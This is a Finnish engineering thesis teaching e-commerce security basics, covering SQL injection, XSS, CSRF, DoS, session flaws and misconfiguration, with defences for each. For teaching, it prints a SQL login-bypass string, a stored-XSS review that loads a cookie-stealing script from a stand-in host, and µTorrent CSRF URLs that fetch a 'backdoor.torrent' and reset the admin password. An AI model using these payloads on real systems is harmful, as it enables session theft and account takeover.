Janne Kuusniemi

Verkkokaupan tietoturvan perusteet

Metropolia Ammattikorkeakoulu

Insinööri (AMK)

Tietotekniikka

Insinöörityö

28.10.2016

Metropolia

Tekijä(t) Otsikko Sivumäärä Aika	Janne Kuusniemi Verkkokaupan tietoturvan perusteet 21 sivua 28.10.2016
Tutkinto	Insinööri (AMK)
Koulutusohjelma	Tietotekniikka
Suuntautumisvaihtoehto	Tietoverkot
Ohjaaja(t)	Yliopettaja Janne Salonen

Insinöörityössä selvitettiin verkkokauppojen yleisempiä tietoturvauhkia ja niiltä suojautumiskeinoja. Työn tarkoituksena on kasata verkkokaupan tietoturvan perusteet sisältävä tietopaketti.

Insinöörityön tekeminen tarjosi hyvän pohjan syvällisempää opiskelua varten sekä tärkeää tietoa tulevia projekteja varten. Sitä voidaan käyttää pohjana opetuksessa tai henkilöstön perehdytyksessä.

Avainsanat	verkkokauppa, tietoturva, xss, csrf, sql

Author(s) Title Number of Pages Date	Janne Kuusniemi Verkkokaupan tietoturvan perusteet 21 pages 28.10.2016
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Specialisation option	Communication Networks and Applications
Instructor(s)	Janne Salonen, Principal Lecturer

This thesis describes basics of ecommerce site threats and how to secure ecommerce site from those attacks.

Thesis gave good basic ground to deeper studying and it can be used as basic reference when teaching.

Keywords	ecommerce, xss, csrf, sql

Sisällys

1 Johdanto

Työn tarkoituksena on tutkia yleisempiä uhkia, joita verkkokaupat voivat nykyään kohdata. Monella yrityksellä, jotka myyvät jotain, on nykyään verkkokauppa. Vaikka palvelu itsessään olisi ulkoistettu palveluntarjoajalle, olisi hyvä tietää edes perusteet uhista ja niiltä suojautumisilta, jos joskus yritys kasvaa isommaksi ja perustetaan omasta takaa verkkokauppa. Itselläni mielenkiinto yleiseen tietoturvaan on herännyt, kun olen seurannut eri tapauksia, joita on tullut ilmi, viimeisempänä Yahoon sähköpostien urkinnat.

Verkkokaupan tietoturvaan mielenkiinto heräsi, kun perustin verkkokaupan pienemmälle yritykselle. Kuten monet muutkin pienet yritykset, hekin päätyivät tekemään verkkokaupan ja verkkosivun valmiille alustalle ulkoisen palveluntarjoajan palvelimelle ja heidän pohjiinsa. Aikaisempaa kokemusta minulla ei juuri aiheesta ole muuta kuin se, mitä olen uutisista lukenut ja kuullut ottanut itse selvää. Työ on ollut itselleni varsin mielenkiintoinen oppimisprosessi.

Aiheena verkkokaupan tietoturva on varsin laaja, ja jokaisesta uhasta tässä työssä voisi tehdä laajemmankin tutkielman. Tästä syystä insinöörityössä on pyritty esittämään perusteet yleisimmistä uhista sekä ainakin yhden suojautumistavan monesta. Lopuksi insinöörityössä on vielä esimerkki siitä, miten iso kansainvälinen yritys toimii sekä esitykset tahoista, jotka pyrkivät auttamaan verkkosivujen tekijöitä suojaamaan sivunsa hyökkäyksiltä.

2 Uhat ja niiltä suojautuminen

Tässä luvussa käsitellään verkkokaupan yleisempiä uhkia sovelluksiin liittyvistä uhista ulkoisiin uhkiin.

2.1 Suojaamaton suora olioon viittaus

Suora olioon viittaus (Direct Object References) tapahtuu, kun ohjelma käyttää suoraan sisäistä objektia, kuten tiedoston tai avaimen nimeä. Tämä voi tapahtua muun muassa verkko-osoitteessa. Jos varmennusta ei ole ja sovellus sallii käyttäjien syöttää tiedostonimiä tai polkuja lomakkeeseen, voi hyökkääjä tätä kautta päästä käsiksi tiedostoihin, joihin ei ole tarkoitus päästä ilman tunnistautumista.

Esimerkki

Jos sisäistä objektia ei ole kunnolla suojattu muuttamalla ”hakkeri” -kohdan alla olevasta verkko-osoitteesta joksikin muuksi tunnukseksi hyökkääjä pääsee muiden käyttäjien tietoja katsomaan.

```
http://www.kauppani.fi/käyttäjät/accountinfo?acct=hakkeri
```

Suojaus


Suojaaminen tältä tapahtuu käyttämällä epäsuoria viittauksia objekteihin. Näin saadaan estettyä arvailulla tapahtuva tiedostojen löytäminen sekä automaattiset hyökkäykset. Kun tulee tilanteita, joissa täytyy käyttää suoria viittauksia objekteihin, tulee varmentaa, että käyttäjällä on oikeus kyseiseen objektiin. [1.]

2.2 SQL-injektio

SQL-injektiolla (SQL injection) tarkoitetaan hyökkäystä, jossa hyökkääjä pääsee antamaan SQL-tietokannalle SQL-komentoja. Tämä voi tapahtua väärin tehdyn tai puuttuvan syöttötietotarkistuksen kautta, vaikka käyttäjätietokentässä. Injektoimalla hyökkääjä voi

saada käyttäjistä henkilökohtaisiatietoja kuten heidän tunnuksensa ja salasanansa, tai halutessaan poistaa tietokannasta tärkeitä tietoja asiakkaista. [2.]

Esimerkki



Kuva 1. Yksinkertaisen SQL-injektion toteutus

Kuva 1 normaali syöte käsitellään oletuksena seuraavanlaisesti.

```
SELECT * FROM Tunnukset WHERE ID = 'Janne' and salasana = 'Salasanani';
```

Jos kumminkin hyökkääjä laittaa käyttäjätunnus- ja salasanakenttään injektiota varten komennot, kuten jälkimmäisessä osassa tapahtuu komennolle seuraavasti:

```
SELECT * FROM Tunnukset WHERE ID = 'OR 1=1 /*' and salasana = '*/--';
```

Näin hyökkääjä saa valittua kaikki ID-kentät, sillä 1=1 on aina totta ja salasanakentän haku jää kokonaan toteuttamatta, sillä se on määritelty kommentiksi. Kun hyökkääjä saa kaikki ID-kentät valittua, voi hän poistaa jokaisen käyttäjän tiedot tietokannasta.

Sokea SQL-injektion

Sokean SQL-injektio (blind SQL injection) haavoittuvuuden voi hyökkääjä havaita erilaisilla kyselyillä, jotka palauttavat vastauksen TRUE tai FALSE. Sokeaksi hyökkäystä kutsutaan, koska hyökkääjä ei näe suoraan kyselyidensä tuloksia. Sivusto ei näytä suoraan virhettä, vaan joku asia käyttäytyy normaalista poikkeavasti sivustolla.

Esimerkki

Verkkokaupassa seuraava linkki näyttää tavaran 57, joka on noudettu tietokannasta.

```
http://www.kauppani.fi/tavara.php?id=57
```

SQL-pyyntö, jolla toteutetaan pyyntö

```
SELECT Nimi, Kuvaus, Hinta FROM Tuote_Taulukko WHERE id = 57
```

Hakkeri muuttaa osoitteen seuraavanlaiseksi:

```
http://www.kauppani.di/tavara.php?id=57 and 1=2
```

SQL-komento muuttuu

```
SELECT Nimi, Kuvaus, Hinta FROM Tuote_Taulukko WHERE id = 57 and
1=2
```

Tämän johdosta vastaus on FALSE eikä mitään tuotetta näy. Sen jälkeen muutetaan osoite:

```
http://www.kauppani.fi/tavara.php?id=57 and 1=1
```

SQL-komento muuttuu:

```
SELECT Nimi, Kuvaus, Hinta FROM Tuote_Taulukko WHERE id = 34 and
1=1
```


Palauttaa vastauksen TRUE, ja tavaran 34 tiedot näytetään. Sivusto on tämän perusteella haavoittuvainen injektiolle. [3.]

Suojautuminen

Paras tapa suojautua SQL-injektiolta on käyttää valmiita käskyjä parametrisoituja kyselyiden kanssa. Näin hyökkääjä ei pääse injektoimaan tietokantaa komennoin, sillä kun hyökkääjä syöttää käyttäjänimikenttään ”Janne' or '1'='1” etsitään tietokannasta juuri sitä, mitä on syötetty, eikä taustalla oleva komento muutu. Tiettyjen merkkien ja sanojen laittaminen mustalle listalle ei ole hyvä idea, sillä ne saattavat olla yleisessä käytössä jollain muulla kielellä.

2.3 Palvelunestohyökkäys

Palvelunestohyökkäyksen (DoS, Denial of Service) toteuttamiseen löytyy useita tapoja. Toiset käyttävät niin sanottua "väsytyshyökkäystä” (brute force) tapaa ja toiset sovelluksien haavoittuvuuksia. Hyvä esimerkki "väsytyshyökkäyksestä" on, kun hyökkääjä käyttää bottiverkkoaan ja lähettää jokaiselta koneelta samaan aikaan pyyntöjä verkkosivulle. jolloin palvelin ylikuormittuu pyyntöjen määrästä, eikä pysty käsittelemään niitä. Kuva 2 on tästä esimerkkinä.




Kuva 2. Esitys DDoS-hyökkäyksestä [4]

Yksi vanhimmista tavoista toteuttaa palvelunestohyökkäys on lähettää suuria määriä sähköpostia, jotta sähköpostipalvelimet täyttyisivät eivätkä pysty vastaanottamaan enempää sähköpostia. Palvelunestohyökkäyksien tavoite on yleensä lamauttaa palvelu käyttökelvottomaksi, mikä hankaloittaa yrityksen toimintaa ja mahdollisesti siirtää yrityksen asiakkaat toisen yrityksen asiakkaaksi.

SYN Flooding

SYN Flooding perustuu TCP (Transmission Control Protocol) -liikenteen perustaan eli kolmiosaiseen kättelyyn, jonka avulla muodostetaan yhteys laitteiden välillä. Se tapahtuu seuraavanlaisesti: ensin asiakas lähettää SYN-paketin palvelimelle. Tähän palvelin vastaa SYN-ACK-paketilla, johon asiakas vielä vastaa ACK -paketilla. Tämän jälkeen yhteys on muodostettu. SYN floodingissa asiakas jättää vastaamatta SYN-ACK-pakettiin, jolloin palvelin jää tätä odottamaan, tai SYN-ACK-paketit päätyvät jonnekin bittiavaruuteen

kuten Kuva 3 näkyy. [5.]



Kuva 3. SYN flood -esimerkki [6]

Suojautuminen

Valitettavasti palvelunestohyökkäyksen estoon ei ole yhtä helppoa ratkaisua. Yksinkertaisin tapa suojautua on hankkia lisää muistia, kovalevytilaa ja prosessointitehoa. Tämäkään ei kuitenkaan aina auta. Ohjelmien toimivuutta palvelunestohyökkäystä vastaan on vaikea testata, sillä ohjelma saattaa toimia 2000 konetta vastaan, mutta koneita voi olla 100 000:ttakin.

Eric Chan-Tinin tekemien testien mukaan rajoittamalla yhteyksiä, joita asiakas voi yhdistää palvelimeen auttaa hajautetun palvelunestohyökkäyksen vaikutuksissa [7, s 59]. Myös suurimmassa osassa palveluja on käytössä yhteyden pudottaminen, kun yhteys on ollut käyttämättä tietyn aikaa.

Suomessa operaattorit tarjoavat palveluita palvelunestohyökkäyksien estoon. Suojaukset on asetettu jo operaattorin runkoverkkoon, jolloin hyökkäysyritykset eivät pääse edes hyökkäyksen kohteelle asti ja palvelu toimii normaalisti. Jos verkkokauppa toimii vain Suomessa, voidaan ulkomailta tuleva liikenne suodattaa pois, joka pienentää palvelunestohyökkäyksien mahdollista kokoa huomattavasti. Tosin järjestelmään pitää myös

pystyä tehdä poikkeuksia, sillä joillakin yrityksillä on Suomessakin käytössä ulkomaalaiset IP-osoitteet.

Viestintäviraston tilastojen mukaan palvelunestohyökkäysten määrä on vähenemässä Suomessa. Ne olivat osallisena vain viidessä tietoturvaloukkauksessa vuonna 2015. Heidän mukaansa yleisemmät palvelunestohyökkäys kohteet ovat teleyritykset ja heidän asiakkailleen tarjoamat www-palvelimet. [8.]

2.4 XSS-hyökkäykset


XSS-hyökkäyksissä (Cross-Site Scripting) käytetään komentosarjoja, jotka on saatu upotettua muuten luotettaviin ja tunnettuihin sivuihin. Hyökkäys tapahtuu, kun hyökkääjä käyttää verkkosovellusta lähettääkseen koodin toiselle käyttäjälle.

Usein hyökkääjät käyttävät erilaisia tapoja peittääkseen oman ”pahan” osansa, jotta pyynnöt eivät näyttäisi epäilyttäviltä käyttäjille. XSS -ongelmat esiintyvät useimmiten verkkosivuilla ja verkkosovelluksissa. [9] XSS-hyökkäykset on jaettu kolmeen kategoriaan: pysyvä, ei-pysyvä ja DOM injektion.

2.4.1 Pysyvä XSS -hyökkäys

Pysyvä XSS-hyökkäys (persistent XSS) on kaikista eniten tuhoa aiheuttava XSS-hyökkäystapa. Tällöin komentosarja on saatu säilöön, esimerkiksi verkkosivun tietokantaan, foorumeille tai blogin kommenttikenttään. Silloin komentosarja on osa verkkosivua. Tämä suoritetaan aina, kun uhri lataa verkkosivun. [10.] Pysyvän XSS-hyökkäyksen avulla voidaan ottaa uhrin selain hallintaa, kaapata salaista tietoa ja monia muita haitallisia tekoja.

Esimerkki



Kuva 4. Pysyvä XSS-hyökkäysesimerkki. [11]

Kuva 4 hyökkääjä on huomannut, että verkkokaupan arvostelukentät sallivat HTML-merkkien käytön. Hän antaa sitten ”arvostelun” tuotteelle

```
Mahtava tuote, todella hintansa arvoinen. Ollut jo paljon käytössä
<script src=”https://hakkerisivu.com/evästeryöstö.js”>
```


Tämän jälkeen jokaisella kerralla, kun sivu avataan, komentosarja ajetaan ja hyökkääjä saa jokaisen kävijän istuntoevästeet, vaikka uhrit eivät olisi lukeneetkaan arvosteluja. Istuntoevästeen avulla hyökkääjällä on helppo pääsy uhrin tietoihin.

2.4.2 Ei-pysyvä XSS

Ei-pysyvä XSS-hyökkäys (reflected XSS) on yleisin XSS-hyökkäystyyppi. Tässä haitallinen komentosarja on osa pyyntöä, joka lähetetään verkkopalvelimelle ja lähetetään takaisin siten, että HTTP-vastaus sisältää HTTP pyynnön. Urkinta sähköposteilla ja sosiaalisella manipuloinnilla hyökkääjä houkuttelee uhrin tekemään XSS-komentosarjan sisältävän pyynnön palvelimelle tällöin uhri ajaa komentosarjan selaimessaan. Koska hyökkäys ei ole pysyvä hyökkääjän pitää toimittaa haitallinen linkki kaikille uhreille. [10.]

Esimerkki

Kuva 5 hyökkääjä lähettää linkin uhrille, joka avaa sen. Samalla kun uhri avaa linkin, verkkosivu sisällyttää linkissä olleen komentokehotteen vastauksessaan. Uhrin selain suorittaa komentokehotteen ja lähettää evästeet hyökkääjälle.



Kuva 5. Ei-pysyvä XSS-hyökkäysesimerkki [11]

2.4.3 Dokumenttioliomallipohjainen XSS-hyökkäys

Dokumenttioliomallipohjainen hyökkäys on kehittynyt XSS-hyökkäys. Se on mahdollista, kun verkkosovelluksen asiakaspuolen komentosarjat kirjoittavat käyttäjän tarjoaman datan dokumenttioliomalliin, joka mahdollistaa vuorovaikutteisten verkkosivujen tekemisen ilman jatkuvaa palvelinyhteyttä. Tiedot luetaan DOMi:sta ja syötetään selaimeen. Jos tietoja käsitellään väärin, voi hyökkääjä injektoida komentosarjan, josta tulee osa DOMia, ja se suoritetaan, kun tietoja luetaan DOMista. [12.] DOM-hyökkäykset toteutetaan usein siten, että komentosarja ei mene palvelimelle asti, joten palvelimen tunnistusohjelmat eivät tunnista hyökkäystä.

2.4.4 Suojautuminen

Hyviä yleispäteviä suojautumiskeinoja kaikkia XSS-hyökkäyksiä vastaan ovat syötteen siistiminen, kaiken epäluotettavan datan estäminen sekä virhesanomien muokkaaminen

muotoon, josta hyökkääjä ei voi käyttää niitä suoraan hyväkseen. Syötettä voidaan muokata muuttamalla joitain merkkejä esimerkiksi: & muutetaan muotoon ”&”. Kun kyseiset merkit muutetaan komentosarjaa, ei suoriteta, vaan syöte käsitellään pelkkänä tekstinä, ja sovelluksen omaa koodia ei pystytä muokkaamaan.

2.5 CSRF-hyökkäys

CSRF (Cross-Site Request Forgery) on hyökkäys, jossa pyritään saamaan käyttäjän selain toteuttamaan haitallinen pyyntö luotetulle verkkosivulle, jonne käyttäjä on kirjautunut. Tämän tyyppisillä hyökkäyksillä pystytään vaihtamaan asiakkaan sähköpostiosoite tai salasana, mahdollisesti jopa ostaa jotain. [13]

Esimerkki

Esimerkiksi µTottentissa oli tällainen jo korjattu haavoittuvuus (CVE-2008-6586), jossa verkkokonsoli salli mission-critical-komennot GET-pyyntöinä. Hyökkäys toteutettiin seuraavilla komennoilla:

Tällä komennolla pakotettiin .torrent-tiedoston latauksen.

```
http://localhost:8080/gui/?action=add-
url&s=http://evil.example.com/backdoor.torrent
```

Tällä komennolla vaihdettiin µTottentin pääkäyttäjän salasana.

```
http://localhost:8080/gui/?action=setsetting&s=webui.pass-
word&v=eviladmin
```

Hyökkäyksessä käytettiin automaattisia toimintoja, jotka sisällytettiin HTML-kuvaelemetteihin foorumeilla ja sähköpostihuijauksiin.

```
<img src="http://localhost:8080/gui/?action=add-
url&s=http://evil.example.com/backdoor.torrent">
```

Haavoittuneilla sivulla kävijät ajoivat koodin automaattisesti ilman käyttäjien toimintoja, mikäli heillä oli µTottent käynnissä. torrent-tiedoston latauksen

Suojautuminen

Yksi tapa suojautua CSRF-hyökkäykseltä on tarkistaa Origin Header ja Referer Header ovat samat kuin kohteella. Ainakin toinen näistä löytyy yleensä jokaisesta pyynnöstä. Vaikka ylätunniste onkin helppo muokata omasta selaimesta. Sen muokkaaminen CSRF-hyökkäystä varten on lähes mahdotonta. Jos kumminkin molemmat ylätunnisteet puuttuvat, on suositeltavaa estää pyyntö. [15.]

Edellisen lisäksi myös käytetään lisätunnistautumista kuten lisäämällä uniikki ja salattu tunniste HTML-lomakeisiin ja tarkistuttaa se palvelimella käyttäen yhtä tunnistetta jokaista istuntoa kohden. On myös mahdollista suojautua CSRF-hyökkäykseltä evästeiden alulla. Kun käyttäjä kirjautuu sisään sivulle, sivusto luo satunnaisen evästeen käyttäjän koneelle, joka on erillinen istunnon tunnisteesta. Hyökkääjä ei pysty lukemaan evästeen arvoa eikä näin ollen myöskään muokkaamaan sitä. Vaikka hyökkääjä onnistuisi huijaamaan jotain käyttäjää käyttämään hänen linkkiänsä, ei hän pysty toteuttamaan pyyntöjä, sillä evästeen arvo ei ole sama kuin pyynnön.

2.6 Rikkinäinen todennus ja istunnon hallinta

Kun käyttäjien istuntojen tunnukset näkyvät verkko-osoitteessa tai jos istunnot eivät vanhene tarpeeksi nopeasti ikkunan sulkemisen jälkeen, voi joku toinen kuin varsinainen käyttäjä ostaa tuotteita hänen kortillansa. [16.]

Esimerkki

```
http://esimerkki.fi/hotellit/sessionid=644223546&dest=Tukholma
```

Kirjautunut käyttäjä lähettää kyseisen linkin kavereilleen heidän keskustelussaan. Hotellin varausjärjestelmä tukee verkko-osoitteen uudelleenkirjoitusta ja sijoittaa istunnon tunnisteen verkko-osoitteeseen. Istunnon hallinta on myös toteutettu huonosti, joten käyttäjä jakaa tietämättään hänen istuntonsa tunnisteen. Kun kaverit käyttävät hänen linkkiään, he käyttävät hänen istuntoaan, joka sisältää myös hänen luottokorttitietonsa.

2.7 Väärät tietoturva-asetukset

Väärät tietoturva-asetukset ovat, kun palvelimen ylläpitäjien tunnuksilla on vielä käytössä oletussalasanat, verkkoympäristössä on turhia ominaisuuksia päällä (portteja auki, käyttäjillä vääriä oikeuksia) ja virheilmoitukset antavat liikaa tietoja käyttäjille. [17] Yleisesti ottaen, kun tekee oletuskäyttäjiä tai ylläpitäjätunnuksia, luontiprosessissa nimissä ja salasanoissa ei ole paljon eroavaisuuksia sovelluksien välillä. Näin ne ovat myös helposti arvattavissa ja testattavissa. Jos oletustunnukset jäävät päälle, on hyökkääjällä helppo työ ottaa hallintaan koko ylläpitoportaali. Kun luo tunnuksia, tulee salasanat vaihtaa. Kun luo käyttäjätunnuksia toiselle, on hyvä tapa vaihtaa oletussalasana valmiiksi toiseen, vaikka antaisi käyttäjälle mahdollisuuden vaihtaa salasanaa itse.

2.8 Klikinryöstö

Klikinryöstöstä puhutaan, kun hyökkääjä on onnistunut laittamaan verkkosivulle esimerkiksi ylimääräisen, näkymättömän linkin tai nappulan toisen päälle. Esimerkiksi vaikka jollain verkkosivulla olisi linkki "lue lisää...", hyökkääjä olisi saanut siihen päälle ylimääräisen iframen linkillä, jonka avulla hyökkääjä ryöstää käyttäjän selaimesta evästeet itselleen.

